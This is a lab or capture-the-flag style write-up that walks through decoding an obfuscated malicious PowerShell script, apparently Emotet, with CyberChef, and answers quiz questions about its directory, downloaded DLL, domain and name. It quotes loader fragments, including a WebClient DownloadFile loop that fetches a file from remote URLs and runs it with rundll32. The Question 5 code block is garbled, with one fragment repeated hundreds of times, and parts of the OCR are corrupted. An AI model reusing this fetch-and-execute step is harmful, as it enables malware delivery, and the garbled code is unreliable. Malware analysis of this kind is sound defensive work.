
Malicious PowerShell Analysis

Using CyberChef

We first must break the encoded script to understand it's syntax. To do that, we will use a tool known as <u>CyberChef</u>. Paste the script into the input and set the outpu as From Base64 with Decode text UTF-16LE (1200).



Examining The Syntax

We will then past to unencoded script to Mousepad (or the text editor of your choice) and sort out the syntax to make sense of the gibberish.

Now onto the questions.

Question 1

What security protocol is being used for the communication with a malicious domain? TLS 1.2

```
( vARiaBLe ("m"+"bu") -VAlueoN )::"sEcuRITYproT`o`c`ol" = ('T'+('ls'+'12'));
```

Question 2

What directory does the obfuscated PowerShell create? (Starting from \HOME) \HOME\db_bh30\Yf5be5g\

• HINT: The {0} represents a \.

Question 3

What file is being downloaded (full name)?

A69S.dll

```
$Swrp6tc = (('A6'+'9')+'S');
```

Question 4

What is used to execute the downloaded file?

rundll32

```
$C83R + $Cvmmq4o + $F10Q);$Q52M=( P'+( 0'+'5K' ));foreach ($Bm5pw6z in $B9fhbyv){try{(6( 'New'+'-0bjec'+'t') SysTem.nEt.WEBCLIENT)."do'WNl'0aD'FILE"($Bm5pw6z, $Imdlyck);$Z10L=('A6'+'2Q');If ((6('5e'+'t-It'+'en') $Imdlyck)."len'6'TH" -ge 35698) {6('E'+'undl'+'132') $Imdlyck,(('C0'+'nt')+'E'+'('0l'+'_Rund'+'l')+'l')."T'0St'RiNG"();$R65I=('2'+('09'+'B'));
```

Question 5

What is the domain name of the URI ending in '/6F2gd/'

wm.mcdevelop.net

```
28 $89fbbye([]*(a*md3s://adm*int*k.c*o*)*w/*w).(p=adm*in/*t/)*a*(]a*n*|a*w|3s.)*:**/**/m*('ike*ge')*(**r**inck.)*('c**om.)*('/c/*****)**a*('/a)**ama**!**3*//free**tanc**e**ra*)*(abes)**(perm**yd*)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**om.)*(b**
```

Question 6

Based on the analysis of the obfuscated code, what is the name of the malware?

[emotet]

• HINT: Go to <u>URLhaus</u> and search for the domain from guestion 5.



URLhaus Database


Here you can propose new malware urls or just browse the URLhaus database. If you are looking for a parsable list of the dataset, you might want to check out the URLhaus API.

There are 2'172'678 malicious URLs tracked on URLhaus. The queue size is 5.

Submit a URL

In order to submit a URL to URLhaus, you need to login with your Twitter account

Browse Database



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